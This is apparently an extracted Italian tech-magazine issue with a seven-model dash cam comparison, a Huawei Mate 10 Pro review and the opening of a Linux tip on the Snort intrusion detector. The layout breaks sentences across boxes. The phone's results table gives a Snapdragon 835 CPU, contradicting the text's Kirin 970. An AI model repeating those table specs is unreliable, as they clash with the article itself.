targa si è rivelato complicato, poiché riflette parecchio la luce dei fari.

SOLO LE RIPRESE IMPORTANTI

Affinché il conducente possa mantenere entrambe le mani sul volante, queste videocamere provvedono a riprendere ininterrottamente, infatti eseguono continuamente dei brevi videoclip, che vengono immediatamente sovrascritti dal filmato successivo. Queste riprese in looping presentano generalmente la durata di un minuto e alcuni modelli consentono anche di variarla. Per salvare la ripresa di un incidente o di una situazione di pericolo, esistono diverse possibilità: premendo un tasto il conducente potrà salvare l'ultimo loop o avviare e stoppare manualmente una ripresa. In caso di incidente però, dovendo il conducente occuparsi di cose più importanti, diventano d'aiuto le funzioni automatiche della Dash Cam. Tramite sensori la videocamera rileva la decelerazione di una brusca frenata, nonché scosse e vibrazioni che avvengono nell'incidente e provvede a salvare il relativo loop corredandolo di una protezione da copia per impedire di sovrascrivere il clip.


LE GIUSTE PRECAUZIONI

Con la Dash Cam non potremo però filmare tutto e condividere le riprese a nostro piacimento. I video sono ammessi come prova legale (o nel caso venga formalmente disconosciuta, come prova libera) in un'eventuale causa intrapresa per accertare la

COME FUNZIONA LA REGISTRAZIONE D'EMERGENZA

IMPOSTAZIONE DEL SENSORE G

Per prima cosa dovremo impostare la sensibilità del cosiddetto sensore G. L'indicazione è relativa al sensore di movimento, cioè il tipico accelerometro che possiamo trovare anche nei nostri smartphone. Esso si basa sulla forza di gravità: 1 G corrisponde all'attrazione terrestre, 2 G può applicarsi, ad esempio, ad una frenata brusca con inchiodata, tenendo presente che in un incidente possono verificarsi forze di 10 G.

REGISTRAZIONE PROTETTA

Non appena il sensore G registra scosse o vibrazioni, la Dash Cam provvede a eseguire la ripresa, proteggendo il clip da un'eventuale sovrascrittura. La videocamera non sovrascrive il video e i dati memorizzati potranno essere analizzati successivamente con l'adeguato software.

YouTube I MIGLIORI VIDEO

Sul Web è possibile visionare numerose filmati insoliti, girati proprio in mezzo al traffico. Ecco una compilation di errori e incidenti catturati con le Dash Cam: ***www.edmaster.it/url/7320.***

propria responsabilità in un incidente, ma non si potranno pubblicare sul Web video senza oscurare targhe ed altre informazioni sensibili. Questo è il motivo per cui numerosi video spettacolari presenti su Internet e ripresi con le Dash Cam provengono dall'estero.



INFORMAZIONI UTILI PER LE RIPRESE

Una buona Dash Cam, oltre alle immagini, deve consentire di registrare anche l'audio, ma qualità e valore di utilizzo della traccia audio sono limitati. Si rivelano molto più importanti i dati informativi, come velocità di marcia, coordinate GPS, nome del conducente e data della ripresa, che la Dash Cam provvede a inserire nel video. I video potranno essere visionati con un normale media player o con il software in dotazione. La Dash Cam di Blackvue offre il programma più esteso, in grado di mostrare anche le decelerazioni intervenute sul veicolo, la velocità di marcia e l'itinerario percorso. Se un veicolo viene utilizzato da più persone, alcune Dash Cam, come ad esempio la Blaupunkt, consentono di registrare il nome del conducente. Sulla BP 3.0 FHD quest'opzione non è riconoscibile immediatamente, a causa di un errore di traduzione, infatti la voce "Driver ID" non è stata tradotta correttamente, come "nome conducente".

UN AIUTO NEL TRAFFICO

Tutti i modelli, ad eccezione della Blackvue, possono, in caso di bisogno, funzionare a batteria, e quindi, nel caso in cui l'elettronica dell'automobile non dovesse più funzionare a causa di un incidente, le Dash Cam sarebbero in grado di continuare a filmare. Oltre alle riprese video, alcuni modelli si rivelano d'aiuto anche per circolare nel traffico. Il Transcend, ad esempio, emette un segnale acustico, quando rivela che la distanza di sicurezza sia troppo ravvicinata. La Garmin Dash Cam 55 invece rende più semplice l'usabilità, grazie ad un ottimo sistema di comandi vocali. Inoltre, alcune Dash Cam possono essere gestite tramite un'app dello smartphone. Il conducente avrà quindi la possibilità di memorizzare i video sullo smartphone e di visionare attraverso la WLAN immagini live riprese dalla videocamera. Poiché la Blackvue non è dotata di display, le immagini live potranno essere visualizzate solo attraverso un'app

COME SI INSTALLA UNA DASH CAM?

Ti sveliamo alcuni trucchi per installare una Dash Cam anche nella tua auto. Bastano pochi minuti per un corretto e solido montaggio e guidare in piena sicurezza!

PULIRE IL PARABREZZA
Prima di applicare una Dash Cam, provvediamo a pulire accuratamente il vetro del parabrezza, per consentire al supporto di aderire meglio al vetro.

POSIZIONE OTTIMALE
Per avere una visione ottimale della strada, dobbiamo posizionare la Dash Cam al centro del vetro sotto lo specchietto retrovisore. Tramite lo snodo o la rotella, possiamo regolare in modo preciso l'angolo di visuale.

dello smartphone. Nelle prove, la mancanza del display ha reso un po' complicata la corretta configurazione della Dash Cam.

QUALE METTO NEL CARRELLO?

Dal test emerge chiaramente che, volendo acquistare una buona Dash Cam, occorre spendere oltre 100 euro. Il prezzo della vincitrice del test, la TrueCam A7, è di 159 euro, ma la videocamera consente di filmare con buona qualità sia di giorno che di notte e inoltre, offre anche numerose funzioni extra. A tutto questo si aggiunge la possibilità di memorizzare tutte le informazioni più importanti. Con 48 euro è comunque possibile acquistare la Rollei CarDVR-71, vincitrice del rapporto qualità/prezzo e in grado di fornire video dignitosi.

RISOLUZIONE A CONFRONTO

Nel test è stato riscontrato che una risoluzione d'immagine elevata rende più semplice la raccolta dei dati, dato che i dettagli, come il numero di targa, sono riconoscibili in modo migliore. Un ampio angolo di visuale consente di visualizzare anche i bordi della strada.

POCHI DETTAGLI

La Rollei CarDVR 71 è in grado di filmare solo in HD con risoluzione di 1280x720 pixel e le riprese presentano di conseguenza pochi dettagli. Inoltre, come dati informativi, registra solo data e ora.

TUTTE LE INFORMAZIONI

Grazie ad una risoluzione di 2304 x 1296 Pixel e alla memorizzazione di tutti i dati informativi più importanti, la TrueCam A7s consente di ottenere video probatori.

POSIZIONARE IL FILO CORRETTAMENTE


Affinché il filo d'alimentazione non impedisca la visione del traffico, facciamo passare dal lato del passeggero.

7 DASHCAM A CONFRONTO

1 TRUECAM
A7S
Prezzo: 159 Euro

La A7s ha offerto la migliore qualità d'immagine, sia per riprese diurne che notturne. Offre, inoltre, pratiche funzioni extra, come un allarme per la velocità. Per l'analisi dei dati informativi, targa e il nome del conducente possono essere inseriti nel filmato.

Buona qualità d'immagine, HDMI, tastiera illuminata.

Case piuttosto grande.

2 GARMIN
DASH CAM 55
Prezzo: 228 Euro

Le riprese della Garmin non possono essere avviate manualmente, poiché registra sempre in automatico, con buona qualità d'immagine. Un punto di forza sono i buoni comandi vocali e poter accedere ai clip memorizzati attraverso lo smartphone.

Compatta, con comandi vocali per un'usabilità sicura.

Riprese solo in modalità automatica.

3 TRANSCEND
DRIVEPRO 230
Prezzo: 163 Euro

La Transcend, oltre a poter essere comandata tramite tasti, può essere gestita dallo smartphone. Nei filmati notturni, la qualità dell'immagine è stata abbastanza buona, mentre invece si rivela comparativamente scadente con luce diurna.

Gestibile via App, batteria di lunga autonomia in caso di necessità.

Solo istruzioni brevi, manca un dispositivo di arresto per le riprese.

RISULTATI DEL TEST

RISULTATI DEL TEST	TrueCam A7S		Garmin Dash Cam 55		Transcend DrivePro 230	
	Scheda di memoria: Micro SDHC **Risoluzione per video / foto:** 2,99 Megapixel / 12,96 MP		**Scheda di memoria:** Micro SDHC **Risoluzione per video / foto:** 3,69 Megapixel / 3,69 MP		**Scheda di memoria:** Micro SDXC **Risoluzione per video / foto:** 2,07 Megapixel / 2,07 MP	
Quanto è buona la qualità dell'immagine?	**La migliore qualità d'immagine**	8,4	**Qualità d'immagine buona**	7,4	**Riprese notturne di buona qualità**	5,8
Prova visiva delle immagini / con veloci scene di movimento	immagine abbastanza nitida, buona fedeltà dei dettagli, colori ok / immagini fluide e abbastanza nitide	8,0	immagini abbastanza nitide e ricche di dettagli / immagini con lieve effetto flou	8,0	immagini scure, con rumore digitale, nitidezza buona e riproduzione ricca di dettagli / immagini un po' scattose, nitidezza accettabile	6,0
Risoluzione max. / Precisione dei dettagli /scalettatura / visione del colore / rumore digitale / angolo di ripresa	2304 x 1296 (30p) / elevata / buona / soddisfacente / non fastidioso / un po' piccolo	9,0	2560 x 1440 (30p) / elevata / buona / soddisfacente / non fastidioso / ampio	8,6	1920 x 1080 (25p o 30p) / soddisfacente / buona / sufficiente / fastidioso / ampio	3,8
Prova visiva: riprese con luce scarsa	lieve rumore digitale, numero targa riconoscibile difficilmente con difficoltà	8,0	sfocate, numero targa riconoscibile con difficoltà	6,0	numero targa difficilmente riconoscibile, rumore digitale	8,0
Quanto è buona la qualità dell'audio?	**Audio accettabile**	7,0	**Audio buono**	8,0	**Audio accettabile**	7,0
Prova uditiva	audio un po' metallico, qualità vocale buona	7,0	audio limpido e pulito	8,0	audio potente e limpido	7,0
Quali funzioni extra offre la Dashcam?	**Dotazione buona**	8,4	**Poche informazioni sul display**	7,2	**Lunga autonomia**	7,6
Autonomia batteria	29 minuti	3,2	31 minuti	3,4	68 minuti	5,0
Informazioni sul display: funzione per riprese / tempo rimanente per riprese / livello carica batteria / data / orario	si / si / si /si / si	10,0	si / no / si / no / no	5,0	si / no / si / si / si	7,4
Monitor: touchscreen / dimensioni (diagonale) / luminosità	no / 6,8 cm / buona	6,2	no / 5,1 cm / buona	4,6	no / 6,3 cm / sufficiente	4,6
GPS	si	10,0	si	10,0	si	10,0
Connessioni	HDMI, USB	7,4	WLAN, USB	6,4	WLAN, USB	6,4
Idoneità della camera per riprese dall'auto?	**Supporto con ventosa o incollabile**	7,4	**Solo supporto incollabile**	7,4	**Solo supporto a ventosa**	6,4
Peso inclusa batteria / Larghezza x Altezza x Lunghezza	95 grammi / 10,3 x 5,1 x 4,0 cm	6,8	60 grammi / 5,6 x 4,1 x 3,5 cm	9,4	81 grammi / 6,3 x 7,0 x 3,5 cm	8,0
Accessori in dotazione per il fissaggio	ventosa per parabrezza, supporto incollabile per parabrezza	10,0	supporto incollabile per parabrezza	5,0	supporto a ventosa per parabrezza	5,0
Facilità d'uso	**Buona solo un po' lenta**	7,0	**Comandi vocali**	6,6	**Ok, numerose funzioni**	7,0
Funzioni disponibili per le riprese	video, immagini, Loop (con memorizzazione manuale e automatica, durata regolabile)	9,4	video, foto, acceleratore, Loop (memorizzazione automatica, durata regolabile)	9,4	video, foto, acceleratore, Loop (memorizzazione manuale e automatica, durata regolabile)	10,0
Istruzioni / lingua del menu / menu della fotocamera / usabilità	molto dettagliate, di facile comprensione / italiano / molto intuitivo / confortevole	9,2	dettagliate solo in Internet, di comprensione un po' difficile / italiano / intuitivo / confortevole	5,4	dettagliate solo su Internet, di facilissima comprensione / italiano / intuitivo / scomoda	4,4
Gestibile via App / con comandi vocali	no / no	0,0	no / si	5,0	si / no	5,0
Tempo di attesa, prima che la camera sia pronta all'uso dopo l'attivazione	4,7 secondi	2,6	7,5 secondi	2,0	2,6 secondi	6,8
Bonus	informazioni nel video	0,2	informazioni nel video	0,2	informazioni nel video	0,2
RISULTATO DEL TEST	★★★★☆		★★★★☆		★★★☆☆	

4 BLACKVUE

DR650S-2CH

Prezzo: 329 Euro

La Blackvue si rivela la candidata più costosa, ma in compenso è in grado di filmare anche posteriormente grazie ad una camera supplementare, riuscendo così a documentare anche i tamponamenti. Per l'uso pratico, la videocamera può essere gestita solo tramite App.

+ Con camera extra posteriore, software buono.
- Usabilità solo via App, supporto solo incollabile.

5 BLAUPUNKT

BP 3.0 FHD GPS

Prezzo: 115 Euro

Il modello di Blaupunkt si rivela purtroppo mediocre in tutte le funzioni. La qualità dell'immagine è perlomeno nella media di quelle offerte dalle concorrenti, ma l'usabilità potrebbe essere più semplice. Malgrado tutto, si distingue per un software analitico molto esteso.

+ Software buono, uscita HDMI.
- Usabilità complicata, qualità immagine mediocre.

6 ROLLEI

CARDVR-310

Prezzo: 202 Euro

La CarDVR 310 si distingue per una buona qualità costruttiva, ma la sua qualità d'immagine è solo mediocre. Pochissimi i dati informativi memorizzabili: solo data e ora. L'usabilità invece si rivela molto agevole.

+ Robusto case in metallo, usabilità semplice.
- Riprese mediocri.

7 ROLLEI

CARDVR-71

Prezzo: 47 Euro

Il modello economico delle due videocamere Rollei si è piazzato all'ultimo posto a causa della scadente qualità d'immagine con tutte le condizioni di luce e i video sfocati sono quindi quasi inutilizzabili. Anche l'usabilità complicata ha impedito di assegnare un voto migliore.

+ Compatta e leggera, uscita HDMI.
- Qualità d'immagine scadente, usabilità complicata.

Scheda di memoria: Micro SDXC **Risoluzione per video / foto:** 2,07 Megapixel / 0 MP		**Scheda di memoria:** Micro SDXC **Risoluzione per video / foto:** 2,07 Megapixel / 12 MP		**Scheda di memoria:** Micro SDHC **Risoluzione per video / foto:** 2,07 Megapixel / 4,06 MP		**Scheda di memoria:** Micro SDHC **Risoluzione per video / foto:** 2,07 Megapixel / 12 MP	
Immagine accettabile con luce diurna	6,2	**Immagine mediocre**	4,8	**Immagine mediocre**	5,8	**Immagine sufficiente**	3,2
immagine poco nitida, dettagli scarsi / leggero effetto flou, per il resto ok	7,0	immagini piuttosto scalettate, saturazione colore bassa, scure, rumore digitale / immagini un po' sfocate	5,0	immagini con pochi dettagli / con effetto flou e sfocate, luminosità non uniforme	5,0	intenso rumore digitale / immagini con effetto flou e sfocate	5,2
1920 x 1080 (25p o 30p) / un po' scarsa / nessuna / buona / non fastidioso / ampio	8,2	1920 x 1080 (25p, 30p) / un po' scarsa / si, fastidiosa / sufficiente / non fastidioso / molto ampio	5,4	1920 x 1440 (30p) / soddisfacente / nessuna / buona / fastidioso / un po' piccolo	8,0	1280 x 720 (25p o 30p) / un po' scarsa / nessuna / buona / fastidioso / piccolo	3,0
molto scure, intenso rumore digitale, numero targa riconoscibile con difficoltà	4,0	numero targa non riconoscibile, riprese un po' scure	4,0	numero targa non riconoscibile, fastidioso rumore digitale	4,0	numero targa non riconoscibile, riprese un po' scure	2,0
Audio mediocre	6,0	**Audio sufficiente**	4,0	**Audio sufficiente**	4,0	**Audio mediocre**	5,0
audio un po' cupo	6,0	audio sottile e nasale con fruscii	4,0	audio con intenso fruscio, pulito ma poco potente	4,0	audio con lievi fruscii fastidiosi, cupo	5,0
Manca display	4,8	**La più lunga autonomia nel test**	8,6	**Display mediocre**	7,2	**Manca GPS**	3,6
0 minuti	2,0	72 minuti	5,2	58 minuti	4,6	20 minuti	2,8
no / no / no / no / no	0,0	si / si / si / si / si	10,0	si / no / si / si / si	7,4	si / no / si / si / si	7,4
manca	0,0	no / 7,1 cm / buona	6,6	no / 5,9 cm / soddisfacente	4,8	no / 5,8 cm / soddisfacente	4,8
si	10,0	si	10,0	si	10,0	no	0,0
WLAN	2,0	HDMI, USB	7,4	USB	4,4	HDMI, USB	7,4
Solo supporto incollabile	5,4	**Solo supporto a ventosa**	5,4	**Solo supporto a ventosa**	7,0	**Solo supporto a ventosa**	7,0
120 grammi / 11,8 x 3,6 x 4,4 cm	6,4	105 grammi / 8,1 x 6,5 x 4,2 cm	6,2	75 grammi / 5,7 x 3,0 x 5,8 cm	9,0	54 grammi / 6,2 x 6,8 x 2,7 cm	9,0
supporto incollabile per parabrezza	5,0	ventosa per parabrezza	5,0	ventosa per parabrezza	5,0	ventosa per parabrezza	5,0
Tempo di avvio più lungo nel test	6,2	**Tempo di avvio più veloce nel test**	7,2	**Numerose modalità di ripresa**	6,0	**Offre solo istruzioni brevi**	5,6
video, Loop (con memorizzazione manuale e automatica, durata regolabile)	9,0	video, foto, Loop (memorizzazione automatica, durata regolabile)	9,4	video, foto, acceleratore, rallentatore, Loop (con memorizzazione manuale e automatica, durata regolabile)	10,0	video, foto, Loop (memorizzazione manuale e automatica, durata regolabile)	9,4
dettagliate solo su internet, di facile comprensione / italiano / molto intuitivo / comandabile solo via App	5,0	molto dettagliate, di facile comprensione / italiano / un po' confuso / un po' scomoda	7,6	dettagliate su Internet, di facile comprensione / italiano / intuitivo / un po' scomoda	5,0	dettagliate solo su Internet, di facile comprensione / italiano / un po' confuso / un po' scomoda	4,4
si / no	5,0	no / no	0,0	no / no	0,0	no / no	0,0
22,0 secondi	2,0	1,7 secondi	8,6	4,1 secondi	3,8	3,8 secondi	4,2
informazioni nel video, camera posteriore	0,8	informazioni nel video, software buono	0,4	informazioni nel video	0,2		
★★★☆☆		★★★☆☆		★★★☆☆		★★☆☆☆	

Mate 10 Pro: bello e funzionale

La nuova punta di diamante di casa Huawei ha tutte le carte in regola per rivoluzionare il futuro degli smartphone. Ecco perché

Tutti gli anni a primavera, i produttori presenti al Mobile World Congress annunciano con grande entusiasmo le novità dei propri smartphone. Tuttavia, rispetto alla marea dei dispositivi presentati in autunno, la ribalta del MWC diventa un semplice sipartietto, poiché Apple, Google, LG e affini propongono in continuazione smartphone al top. Come è possibile quindi attirare l'attenzione? Huawei si è spremuta le meningi e il Mate 10 Pro dovrebbe rivelarsi veramente intelligente, attribuendosi a pieno diritto il termine smartphone. Si tratta solo di una trovata di marketing o il dispositivo offre veramente qualcosa di smart?

DISPLAY NITIDO E SPIGOLOSO





Negli ultimi anni, Huawei si è fatta conoscere per i suoi smartphone della serie P, ma la punta di diamante di questo produttore sono sempre stati i dispositivi serie Mate. Già il predecessore Mate 9 si distingueva per un display XXL, un hardware veloce e una potente batteria di lunga autonomia. Huawei continua ad adottare questa formula di successo anche con il Mate 10 Pro, che offre tecnologia e design più attuali. Anziché un normale schermo LCD, l'utente potrà ora godere di un luminosissimo display OLED da 6 pollici, racchiuso in un case dalla forma allungata nel formato 18:9, analogamente alla serie Galaxy di Samsung e all'iPhone X. Anche il Mate 10 presenta ora la parte posteriore in vetro, come i modelli top di gamma di Samsung e Apple. Innovazione intelligente: grazie ad un adattatore HDMI, il Mate 10 Pro può essere collegato ad un monitor in alternativa a un PC, senza necessità di una docking station.

MOSTRO D'INTELLIGENZA ANCORA IN FASCE

Relativamente alla velocità di lavoro, il nuovo processore **Kirin 970** non mostra alcun punto debole. Ancora più interessante della velocità

LA FOTOCAMERA

MATE 10 PRO

IPHONE 8 PLUS

Il Huawei Mate 10 Pro scatta le foto con una camera duale dotata di due obiettivi. Uno dei due lavora con un sensore da 12 Megapixel per le classiche istantanee a colori. Per questa funzione si affida ad un luminoso diaframma 1,6. Sul retro del secondo obiettivo trova posto un sensore per le foto in bianco e nero con una risoluzione di 20 Megapixel ed un'apertura di diaframma 1,6. Il software fotografico del Mate 10 Pro provvede ad armonizzare i segnali video di entrambi gli obiettivi, che consentono di zoomare senza perdite di nitidezza e di eseguire primi piani con effetti per la profondità di campo.
Con un utilizzo normale, il Mate 10 Pro, anche con luce scarsa è in grado di scattare foto di una qualità migliore rispetto agli smartphone top di gamma di produttori leader. Nelle prove, la fotocamera si è rivelata deludente con le foto di soggetti inanimati, come chiaramente visibile nella foto della bambola. La colpa di questa imperfezione è imputabile al software, poiché l'automatismo ha spesso selezionato impostazioni inadeguate.

si rivela però il chip extra, riservato esclusivamente all'intelligenza artificiale. Analogamente ad un bambino, l'AI del Mate 10 Pro dovrebbe imparare quotidianamente qualcosa di nuovo. Ad esempio, tenere sotto controllo l'autonomia della batteria e ricordare prontamente all'utente di ricaricare lo smartphone prima d'intraprendere un lungo viaggio. Ad ogni buon conto, l'autonomia della batteria di 14 ore si rivela senz'altro al top e decisamente migliore di quella offerta da Samsung o Apple. L'intelligenza artificiale si rivela d'aiuto fornendo anche un traduttore per una dozzina di lingue straniere, utilizzabile pure off-line e inoltre offre la possibilità di poter riconoscere i soggetti in una foto: nell'uso pratico, questa funzione si è rivelata affidabile. Questa caratteristica non si rivela però rivoluzionaria, poiché offerta anche da altri produttori tramite app.

FOTOCAMERA: PREGI E DIFETTI

Nel Mate 10 Pro, anche il comparto fotografico si rivela interessante, poiché offre una camera duale realizzata da Leica. Un sensore a colori da 12 Megapixel e una risoluzione di 20 MP per foto in bianco e nero, consentono di eseguire inquadrature nitide con un doppio zoom e di ottenere ritratti, con possibilità di inserire effetti per la profondità di campo. Il diaframma si rivela più luminoso rispetto alla concorrenza. L'intelligenza artificiale dovrebbe essere in grado di selezionare anche le corrette impostazioni della fotocamera per le rispettive inquadrature. In alcune situazioni, tutto ha funzionato perfettamente ma, in altre, i risultati sono stati scadenti. Utilizzando ad esempio elevati ISO, è incomprensibile che le foto siano talvolta risultate nebbiose e con intenso rumore. Funzioni analoghe sono offerte anche da altri smartphone top di gamma, prive dell'etichetta che attesta la presenza dell'intelligenza artificiale. Sotto questo aspetto, Huawei dovrà apportare migliorie rilasciando un update.

TIRIAMO LE SOMME

Huawei ha racchiuso una batteria record in un elegante case di vetro con un sottile display OLED. Grazie a questo look elegante, Huawei recupera terreno nei confronti di Samsung. Anche relativamente alla fotocamera, l'azienda cinese ha fatto dei progressi, ma il software necessita di una messa a punto. Riguardo al chip per l'AI, il suo potenziale al momento non si rivela estremamente affidabile.

NUOVO CHIP IA: NEONATO, MA DOTATO

Il processore Kirin 970 viene realizzato direttamente da Huawei e si tratta di una CPU octa-core, con dodici core grafici e un processore ad hoc per l'intelligenza artificiale. Quest'ultimo componente è collegato con il software del sistema e con le app preinstallate. Le funzioni principali sono riportate qui di seguito:

RICONOSCIMENTO DEL SOGGETTO

Gatto con occhioni o muffin al cioccolato? Nella modalità ritratto, il Mate 10 Pro riconosce automaticamente la maggior parte dei soggetti (14 modalità). Il sistema provvede poi a selezionare in una frazione di secondo le migliori impostazioni per l'immagine. Grazie ad un'estesa raccolta di dati, la percentuale di riconoscimento dei soggetti risulta elevata.


LA IA MONITORA LA BATTERIA

L'attuale sistema operativo Android 8.0 Oreo con interfaccia EMUI, integra anche l'intelligenza artificiale. Il sistema tiene sotto controllo l'utilizzo giornaliero della batteria, provvede a ricaricarla velocemente, regolando la potenza del sistema in background.

TRADUZIONI GRAZIE ALLA IA

Il traduttore fotografico di Microsoft è pre-installato. L'app della fotocamera provvede a scansionare il testo e a convertire anche gli ideogrammi cinesi in un italiano comprensibile. L'AI lavora in modalità offline direttamente sullo smartphone e non necessita di connessione a Internet.

HUAWEI MATE 10 PRO
Prezzo: 849 €

RISULTATI DEL TEST	CPU / RAM: Snapdragon 835 / 4 GB Display: 6 pollici / (2880 X 1440 Pixel) Fotocamera frontale / posteriore: 8 MP / 12 e 20 MP Dimensioni: 154 x 75,5 x 8,6 mm	
Quanto è efficiente la dotazione?	**Nitido display 18:9, fotocamera ok**	**7,2**
Schermo: luminosità / contrasto / fedeltà cromatica	luminoso (726,5 Cd) / un po' basso 2298:1 / elevata 94%	6,4
Qualità foto con luce diurna	aberrazione cromatica con soggetti ricchi di contrasto	6,0
Qualità foto con luce scarsa senza flash / con flash / con foto di eventi sportivi (voto)	rumore digitale (3,6) / imperfezioni sui bordi (5,0) / soggetti in movimento leggermente sfocati (6,0)	5,2
Qualità foto scattate con fotocamera frontale	nitidezza buona, lieve rumore digitale	7,0
Memoria interna / scheda di memoria / App su SD	un po' scarsa (106 GB) / no / no	7,0
Facilità d'uso?	**Semplice, compatto e velocissimo**	**8,2**
Velocità di usabilità e di lavoro	molto elevata e molto veloce	8,2
Possibilità di sblocco biometrico	numerose, ad esempio il sensore per impronta digitale	7,6
Quanto è idoneo per un uso quotidiano?	**Batteria potente, impermeabile**	**7,6**
Autonomia batteria: utilizzo intensivo / utilizzo normale / capacità / ricarica rapida	lunga: 14:00 h / lunga: 43:26 h / 3900 mAh / si (certificazione TUV)	8,2
Peso / spessore / rapporto tra display e cornice	un po' elevato: 178 g / sottile: 8,8 mm / elevato: 81%	7,4
Test di caduta / resistenza ai graffi della scocca / del display / impermeabilità	si / molto elevata / si	7,0
Quanto è valido in chiamata/ricezione?	**Qualità vocale e ricezione buona**	**7,6**
Uso del telefono: Test uditivo / vivavoce / HD Voice	qualità buona / qualità abbastanza buona / si	7,6
Qualità di ricezione con UMTS / LTE 800 / LTE 1800 (Voti)	7,4 / 8,0 / 7,88	7,6
Qualità della connessione per Internet?	**LTE e WLAN velocisssime**	**10,0**
Velocità max. possibile con connessione mobile	CAT 12, 603 Mbps (LTE); WLAN-ac	10,0
RISULTATO DEL TEST	★★★★☆	

Tips & Tricks

Trucchi e consigli per usare subito GNU/Linux come un vero esperto. Scoprire le strategie e gli strumenti giusti per trovare una soluzione rapida a tutti i problemi e sfruttare appieno le potenzialità del sistema e delle applicazioni

CONTROLLIAMO LA RETE LOCALE

Lo strumento più comune per difendere il proprio PC è il firewall. Il problema è che da solo non basta: è utile per impedire delle connessioni, il problema è capire quali connessioni debbano essere bloccate e quali no. Ad esempio, un programma come **Fail2Ban** è un buon modo per identificare tentativi di brute force delle password e bloccare le connessioni che li stanno facendo. Ma quello è solo uno degli attacchi che un sistema può subire quando è esposto a Internet. Per rilevare le intrusioni è necessario un **NIDS**, un programma capace di analizzare il flusso di rete e scoprire in tempo reale tentativi di accesso remoto, ad esempio tramite buffer overflow, shellcode, o scansione delle porte. Il più famoso in circolazione è **Snort**, semplice da configurare e molto leggero. Definendo alcune regole in un file di testo è possibile stabilire cosa tenere sotto controllo: il programma analizzerà poi automaticamente tutto il traffico alla ricerca di pacchetti di rete inusuali, che possano suggerire una potenziale minaccia. Il modo più semplice per installare Snort su un sistema di tipo Debian è usare il sistema dei pacchetti con il comando **sudo apt-get install snort**. Durante l'installazione viene richiesto di indicare quali indirizzi considerare come parte della propria rete locale. Questo è utile per distinguere i dispositivi della LAN da tutti gli altri, nel caso si vogliano considerare i primi come più affidabili e quindi 